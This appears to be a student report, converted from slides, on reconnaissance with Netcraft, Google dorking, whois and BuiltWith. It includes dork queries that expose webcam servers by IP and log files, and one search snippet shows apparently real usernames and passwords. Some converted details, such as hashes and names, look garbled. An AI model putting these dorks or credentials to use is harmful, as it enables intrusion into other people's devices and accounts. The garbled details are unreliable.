We use multilateration to independently determine the location of a server. [Read more.](#)



Cybersecurity

NETCRAFT

Services ▾ Solutions ▾ News Company ▾ Resources ▾ Q ▾ Discover More Report Fraud

SSL/TLS

Assurance	Domain validation	Perfect Forward Secrecy	
Common name	* google.com	Supported TLS Extensions	RFC8446 if key share, RFC8446 if supported versions, RFC7301 if application-layer protocol negotiation, RFC8446 if early data
Organisation	Not Present	Application Layer Protocol Negotiation	h2
State	Not Present	Next Protocol Negotiation	Not Present
Country	Not Present	Issuing organisation	Google Trust Services LLC
Organisational unit	Not Present	Issuer common name	GTS CA 1C3
Subject Alternative Name	* google.com, * appengine.google.com, * android-day, * origin-test-android, * cloud.google.com, * crowdsource.google.com, * datacompass.google.com, * google.ca, * google.it, * google.co.in, * google.co.jp and 124 more	Issuer unit	Not Present
Validity period	From Feb 8 2023 to May 3 2023 (2 months, 3 weeks, 1 day)	Issuer location	Not Present
Matches hostname	✓	Issuer country	US
Server	g2e	Issuer state	Not Present
Public key algorithm	id-ecPublicKey	Certificate Revocation Lists	http://crl.pki.google/gts13/crl/x509-komik.crl
Protocol version	TLSv1.3	Certificate Hash	CAY7ypjCFpGLMa97Jmw0cdodDo
Public key length	256	Public Key Hash	44f850853afed52dfe25eeaf4f1ab0559sa4075130add70ced92fea0ef188c9
Certificate check	✓	OCSP servers	http://ocsp.pki.google/gts13
Signature algorithm	sha256WithRSAEncryption	OCSP stapling response	No response received
Serial number	0reb64a52d53f316cb126813fc8696a6e1		
Cipher	TLS_AES_256_GCM_SHA384		
Version number	0x02		

Certificate Transparency

NETCRAFT

Services ▾ Solutions ▾ News Company ▾ Resources ▾ Q ▾ Request Demo Report Fraud

than 0.1 percent.

-Jeremy Fleming, Director, GCHQ, June 2019

□ □ □ □ □ □ □ □ □ □ □

What's that site running?

Using results from our [internet data mining](#), find out the technologies and infrastructure of any site.

Report Suspicious URLs

If you come across a suspicious site or email, please report it to us.

[Report Fraud](#)

Audited by Netcraft

This site is Audited by Netcraft. Get your site scanned for vulnerabilities

Subscribe & Follow

Subscribe to our mailing list

Cybersecurity

NETCRAFT

Services ▾ Solutions ▾ News Company ▾ Resources ▾ Discover More Report Fraud ↗

Site report for <https://www.ebay.com>

▶ [Look up another site?](#)

Analysing site...

Share: [G+](#) [Twitter](#) [Facebook](#) [LinkedIn](#) [Email](#)

Background

Site title	Electronics, Cars, Fashion, Collectibles & More eBay	Date first seen	July 2013
Site rank	70	Netcraft Risk Rating	0/10
Description	Buy & sell electronics, cars, clothes, collectibles & more on eBay, the world's online marketplace. Top brands, low prices & free shipping on many items.	Primary language	English

Network

Site	https://www.ebay.com ↗	Domain	ebay.com
Netblock Owner	Akamai Technologies, Inc.	Nameserver	dns1.p06.nsnse.net
Hosting company	Akamai Technologies	Domain registrar	markmonitor.com
Hosting country	US	Nameserver organisation	whois.name.com
IPv4 address	23.72.33.85	Nettotal.in	Nettotal.in
IPv4 autonomous systems	AS16829 ↗	Organisation	eBay Inc., 2145 Hamilton Avenue, San Jose, 95125, United States
IPv6 address	Not Present	DNS admin	hostmaster@eBay.com
IPv6 autonomous systems	Not Present	Top Level Domain	Commercial entities(.com)
Reverse DNS	a23-72-33-85.deploy.static.akamaitechnologies.com	DNS Security Extensions	unknown

IP delegation

IPv4 address (23.72.33.85)

NETCRAFT

Services ▾ Solutions ▾ News Company ▾ Resources ▾ Discover More Report Fraud ↗

Reverse DNS a23-72-33-85.deploy.static.akamaitechnologies.com

IP delegation

IPv4 address (23.72.33.85)

IP range	Country	Name	Description
::ffff:0.0.0.0/96	United States	IANA-IPv4-MAPPED-ADDRESS	Internet Assigned Numbers Authority
23.0.0.0-23.255.255.255	United States	NET23	American Registry for Internet Numbers
23.72.0.0-23.79.255.255	United States	AKAMAI	Akamai Technologies, Inc.
23.72.33.85	United States	AKAMAI	Akamai Technologies, Inc.

IP Geolocation

We use multilateration to independently determine the location of a server. [Read more.](#)



Cybersecurity

The image displays two side-by-side screenshots of the Netcraft Site Report for the website ebay.com. Both screenshots show identical results, indicating no DMARC record was found.

Web Trackers: 1 known tracker identified.

Companies	Categories
eBay (1)	CDN (1)

Company: eBay ID; Primary Category: CDN; Tracker: Ebeyon; Popular Sites with this Tracker: www.ebay.es, www.ebay.it, www.ebay.ca

Site Technology (fetched 30 days ago):

HTTP Accelerator: A web accelerator is a proxy server that reduces web site access times.

Technology	Description	Popular sites using this technology
Ebay id	Open source proxy	www.pinterest.com, www.ebay.co.uk, open.spotify.com

Server-Side: Includes all the main technologies that Netcraft detects as running on the server such as PHP.

Google Dorking: Google Dorking is a search string or custom query that uses advanced search operators to find information not readily available on a website.

Following are some of the search operators implemented in order to carry out footprinting and reconnaissance.

site:www.amazon.com

Cybersecurity

Google site: www.amazon.com

About 3,44,00,00,000 results (0.45 seconds)

Amazon.in
https://www.amazon.in :
Online Shopping site in India: Shop Online for Mobiles, Books ...
Amazon.in: Online Shopping India - Buy mobiles, laptops, cameras, books, watches, apparel, shoes and e-Gift Cards. Free Shipping & Cash on Delivery ...
You've visited this page many times. Last visit: 31/1/22

Amazon.com
https://www.amazon.com :
US - Amazon.com
National Geographic Complete National Parks of the United States, 3rd Edition: 400+ Parks, Monuments, Battlefields, Historic Sites, Scenic Trails, ...


Amazon.com
https://www.amazon.com › select-country :
Go to website - Amazon.com
Website (Country/Region). Select your preferred country/region website: ... NOTE: A new country/region website selection will open in a new tab.

Amazon.com
https://www.amazon.com › online-shopping :
Online Shopping - Amazon.com
Amazon.com: online shopping.


Solid Edge 2D Drafting

Cybersecurity

intitle:"webcamXP 5"



A screenshot of a Google search results page. The search query is "intitle:'webcamXP 5'". The results show several entries, each with a small camera icon and a link to a website. The first result is for "webcamXP 5" at <http://109.233.191.130>, which is described as a webcams and ip cameras server for windows. The second result is for "mywire.org" at <http://www.seccam.mywire.org>, also described as a webcams and ip cameras server for windows. The third result is for "75.149.26" at <http://75.149.26.30>, and the fourth result is for "73.150.241" at <http://73.150.241.236>, both of which are described as webcams and ip cameras server for windows.



Cybersecurity

site: amazon.com intitle: admin

Google search results for "site:amazon.com intitle:admin". The search bar shows the query. Below it are various filters: Images, News, Videos, Shopping, Jobs, Commands, G Suite, Synonyms, Off, All filters, and Tools. The results page shows about 9,360 results found in 0.42 seconds. The top result is a link to an AWS Admin guide. Below it is a section for "Images for site:amazon.com intitle:admin" showing several thumbnail images related to AWS Admin, such as "aws amplify", "life admin", "salesforce admin", and "amplify admin". At the bottom, there is a link to an AWS CLI command: "admin-set-user-password — AWS CLI 1.27.87 Command ...".

A screenshot of a PDF viewer displaying the "AMZN-2022.12.31-EX99.1" document. The PDF contains the Amazon Q4 2022 financial results press release. The main content includes the Amazon logo, the title "AMAZON.COM ANNOUNCES FOURTH QUARTER RESULTS", and sections for "Fourth Quarter 2022" and "Full Year 2022". The text discusses net sales, operating income, and net income for the quarter and year. A sidebar on the left shows the table of contents with sections 1, 2, and 3.

Cybersecurity

intext:username filetype:log

Google search results for "intext:username filetype:log". The results page shows two main entries:

- University of Birmingham**
http://www.eee.bham.ac.uk>ImageJ>hs_err_pid5500
www.eee.bham.ac.uk/spannm/Teaching%20docs/Multi%20...
NETFrameworkv2.0.50727 USERNAME=spannm OS=Windows_NT
PROCESSOR_IDENTIFIER=x86 Family 6 Model 15 Stepping 11, GenuineIntel ----- S ...
- remikaing.free.fr/PC-DE-SARGERAN-mC:5CUsers%5CSar...**
... serv - http://fr.youtube.com username : Sargerans password : zzqgh9qy ... serv -
http://snowtigers.net username : Maxter password : WOW071789788 ...

Below the results, there is a "People also ask" section with expandable dropdowns for common questions like "What is a username example?", "What is my username?", "Is a username a password?", and "How do I make username?".

latte site: starbucks.com

Google search results for "latte site: starbucks.com". The results page shows several entries related to Starbucks lattes:

- Caffè Latte Recipe | Starbucks® Coffee at Home**
https://athome.starbucks.com/recipe/caffelatte
Caffè Latte - 1. oz Starbucks Espresso Roast · 1. cup whole milk · NaN. Milk frother, aerator or whisk · NaN. Optional sweetener of choice such as homemade Vanilla ...
10 mins
- Caffè Latte: Starbucks Coffee Company**
https://www.starbucks.com/menu/product/hot
Our dark, rich espresso balanced with steamed milk and a light layer of foam. A perfect milk-forward warm-up. 190 calories, 18g sugar, 7g fat.
\$19.00
- Lattes - Hot Coffees - Starbucks**
Lattes ; Pistachio Latte ; Caramel Brûlée Latte ; Chestnut Praline Latte ; Sugar Cookie Almondmilk Latte , Caffè Latte.
- Caffè Latte: Nutrition: Starbucks Coffee Company**
https://www.starbucks.com/menu/product/hot
Our dark, rich espresso balanced with steamed milk and a light layer of foam. A perfect milk-forward warm-up. 190 calories, 18g sugar, 7g fat ...
Protein: 13 g Sodium: 170 mg
Sugars: 18 g

site: starbucks.com intext:admin

The screenshot shows a Google search results page for the query "site:starbucks.com intext:admin". There are three search results displayed:

- Financial Lease Admin PO Box 35126, MS-RE3 Seattle, WA ...**
Attn: Financial Lease Admin. PO Box 35126, MS-RE3. Seattle, WA 98124-5126. TO: All US & Canada Landlords. RE: Notice of Address Change & EFT Sign-up.
1 page
You visited this page on 7/3/23.
- The OptimalCloud Documentation - SBUX-CERT :: Login**
An App Admin may be an administrator for multiple applications. An App Admin may be created by using the Application Manager on the Identity Management tab to ...
- Worksheet - Starbucks Coffee Company**
27-Jul-2009 — 53, Total Operating Expenses, \$ ~ Includes Admin/ Management Fee. 55, ALLOWABLE CAPPED OPERATING EXPENSE, \$ ~, Includes Admin/ Management ...

whosis: whois Footprinting is an ethical hacking practice that collects data about targets and their condition. This is the pre-attack phase and the activities performed will be stealthed and best efforts will be made to prevent the target from tracking you.

The screenshot shows the Whois website interface. At the top, there is a navigation bar with links for DOMAINS, WEBSITE, CLOUD, HOSTING, SERVERS, EMAIL, SECURITY, WHOIS, SUPPORT, and LOGIN. A search bar at the top right contains the placeholder "Enter Domain or IP" and a "WHOIS" button. Below the navigation, a banner reads "Every Great Idea Starts with a Great Domain Name". It features a search input field with the placeholder "Find a great domain name" and a "SEARCH" button. Below the search bar, there are promotional offers for various domain extensions: ".io" (\$49.88), ".biz" (\$7.88), ".online" (\$6.88), and ".co" (\$14.88). Further down, there is a section for "WORDPRESS HOSTING" with a "BUY NOW" button. Another section below it is titled "Blazing fast Web Hosting for your Domain" with a price of "\$3.48/mo" and a "BUY NOW" button.

Cybersecurity

Whois
Identity for everyone

Enter Domain or IP WHOIS

DOMAIN WEBSITE CLOUD HOSTING SERVERS EMAIL SECURITY WHOIS SUPPORT LOGIN

amazon.in Updated 6 days ago

Domain Information

Domain:	amazon.in
Registrar:	MarkMonitor Inc.
Registered On:	2005-02-11
Expires On:	2024-02-11
Updated On:	2019-05-12
Status:	clientTransferProhibited clientUpdateProhibited clientDeleteProhibited
Name Servers:	ns2311.dynect.net ns1311.dynect.net pdns1.ultrads.org pdns2.ultrads.org pdns3.ultrads.org pdns4.ultrads.org

Registrant Contact

Organization:	Amazon Technologies, Inc.
State:	NV
Country:	US
Email:	Please contact the Registrar listed above

Administrative Contact

Email:	Please contact the Registrar listed above
--------	---

Technical Contact

Email:	Please contact the Registrar listed above
--------	---

.space
\$24.99 *\$1.88
BUY NOW
*Offer ends 28th February 2023

.CO
\$14.99 \$31.88
On Sale!

WORDPRESS HOSTING
\$3.58 per month
VIEW NOW

Introducing WORDPRESS HOSTING \$3.58 per month VIEW NOW

Raw Whois Data

```
Domain Name: amazon.in
Registry Domain ID: D15980-IN
Registrar: WHOIS Server:
Registrar URL: http://www.markmonitor.com
Updated Date: 2019-05-12T18:46:37Z
Creation Date: 2005-02-11T11:14:14Z
Registry Expiry Date: 2024-02-11T11:14:14Z
Registrar: MarkMonitor Inc.
Registrar IP: 172.16.1.100
Registrar Abuse Contact Email:
Registrar Abuse Contact Phone:
Domain Status: clientTransferProhibited http://www.iana.org/rdap/clientTransferProhibited
Domain Status: clientUpdateProhibited http://www.iana.org/rdap/clientUpdateProhibited
Domain Status: clientDeleteProhibited http://www.iana.org/rdap/clientDeleteProhibited
Registry Registrant ID: REDACTED FOR PRIVACY
Registrant Name: REDACTED FOR PRIVACY
Registrant Organization: Amazon Technologies, Inc.
Registrant Street: REDACTED FOR PRIVACY
Registrant Street2: REDACTED FOR PRIVACY
Registrant City: REDACTED FOR PRIVACY
Registrant State/Province: NV
Registrant Postal Code: REDACTED FOR PRIVACY
Registrant Country: US
Registrant Phone Ext: REDACTED FOR PRIVACY
Registrant Fax Ext: REDACTED FOR PRIVACY
Registrant Email: Please contact the Registrar listed above
Registrant Admin ID: REDACTED FOR PRIVACY
Admin Name: REDACTED FOR PRIVACY
Admin Organization: REDACTED FOR PRIVACY
Admin Street: REDACTED FOR PRIVACY
Admin Street2: REDACTED FOR PRIVACY
Admin City: REDACTED FOR PRIVACY
Admin State/Province: REDACTED FOR PRIVACY
Admin Postal Code: REDACTED FOR PRIVACY
Admin Country: REDACTED FOR PRIVACY
Admin Phone: REDACTED FOR PRIVACY
Admin Phone Ext: REDACTED FOR PRIVACY
Admin Fax Ext: REDACTED FOR PRIVACY
Admin Email: Please contact the Registrar listed above
Tech Name: REDACTED FOR PRIVACY
Tech Organization: REDACTED FOR PRIVACY
Tech Street: REDACTED FOR PRIVACY
Tech Street2: REDACTED FOR PRIVACY
Tech City: REDACTED FOR PRIVACY
Tech State/Province: REDACTED FOR PRIVACY
Tech Postal Code: REDACTED FOR PRIVACY
Tech Phone: REDACTED FOR PRIVACY
Tech Phone Ext: REDACTED FOR PRIVACY
Tech Fax: REDACTED FOR PRIVACY
Tech Email: REDACTED FOR PRIVACY
```

Cybersecurity


builtwith: builtwith is a website profiler, lead generation, competitive analysis and business intelligence tool providing technology adoption, ecommerce data and usage analytics for the internet. Refer the following images for a better understanding.



The screenshot shows the builtwith homepage with a dark green header. The header includes a "Log In · Signup for Free" button, the builtwith logo, and navigation links for "Tools", "Features", "Plans", "Customers", and "Resources". A search bar with the placeholder "Website, Tech, Keyword" and a blue "Lookup" button are also present. Below the header, the main title "Find out what websites are Built With" is displayed, followed by a search input field and another "Lookup" button.



This screenshot shows a sub-page titled "Shopify Usage Statistics" under the "Trends / eCommerce" section. It features filters for "Top 10k", "Top 100k", "Top 1m", and "All Internet". A red "Download Lead List" button is visible. A note at the bottom states "Get a list of 6,375,238 websites using Shopify which".



This screenshot shows the detailed technology profile for the website "geeksforgeeks.org". The top navigation bar includes "Reports", "Tools", "Plans", "Customers", "Account", "Help", and the user's email "drishka2003@gmail.com". The main content area displays a table of technologies used on the site, such as Google Optimize 360, Google Analytics, and Microsoft Clarity. On the right, there are sections for "Technologies" with filtering options and a sidebar for "geeksforgeeks.org" listing internal pages like "geeksforgeeks.org/*", "qa.geeksforgeeks.org", "ide.geeksforgeeks.org", and "api.geeksforgeeks.org".

Cybersecurity

The screenshot shows a BuiltWith.com analysis report for the domain `geeks_for_geeks`. The report is divided into several sections:

- Header:** Shows the user "Dharmesh Singh" and the domain "Software".
- Website Information:** Includes vertical information (Science), Product SKU Count (~), Sitemap URLs (~), Referring Subnets (14,191), Google Dimensions (~), and Google Goals (~).
- Ranking:** Shows Page Rank (2.263), BuiltWith rank (300.924), Tranco (1,361), Majestic (2,332), and Majestic .ORG (286). It also includes a note about lower page rank meaning more inbound links.
- Footer:** Contains company details (BuiltWith® Pty Ltd, Level 35, One International Towers, 100 Barangaroo Avenue, Sydney NSW 2000, Australia), contact info (US: 650 618 3949, AU: 1300 558 745, support@builtwith.com), product links (Technology Lookup, Technology Trends, eCommerce Lists, Keyword Lists, Top Sites, LeadsDiscovery, LeadsEye, Plans & Pricing, Log Out), feature links (Lead Generation, Market Analysis, Sales Intelligence, Future Customers, Cyber Risk Auditing, Alternative Data, Report Filtering, Global Data Coverage, All Features, Use Cases, Screencast Demo), resource links (Knowledge Base, Screencast, Customers, FAQ, Blog, About Us, Contact Us, API Access, Datasets, Browser Extensions, CRM Integrations, Removals, Terms of Use, Privacy Policy), and social media links (Twitter, LinkedIn, Facebook, YouTube).

Conclusion and Future Scope

Cyber security is one of the most important aspects of the fast-paced growing digital world. The practice is used by companies to protect against phishing schemes, ransomware attacks, identity theft, data breaches, and financial losses.

One single security breach can lead to exposing the personal information of millions of people. These breaches have a strong financial impact on the companies and also loss of the trust of customers. Hence, cyber security is very essential to protect businesses and individuals from spammers and cyber criminals. Cybersecurity is capable of safeguarding IoT devices against cyberattacks by making them more secure. The following tools like secure boot, secure communication IPsec, secure firmware update, etc. are used. A strong cybersecurity strategy has layers of protection to defend against cybercrime, including cyberattacks that attempt to access, change, or destroy data; extort money from users or the organization; or aim to disrupt normal business operations.

The banking sector, government agencies, financial institutions, military, and other authorized institutions possess sensitive information that is stored on computers and transmitted via networks. With the rise in cyberattacks and future cyber security threats, it has become imperative to protect these data, and there is a tremendous scope for cyber security professions in the future.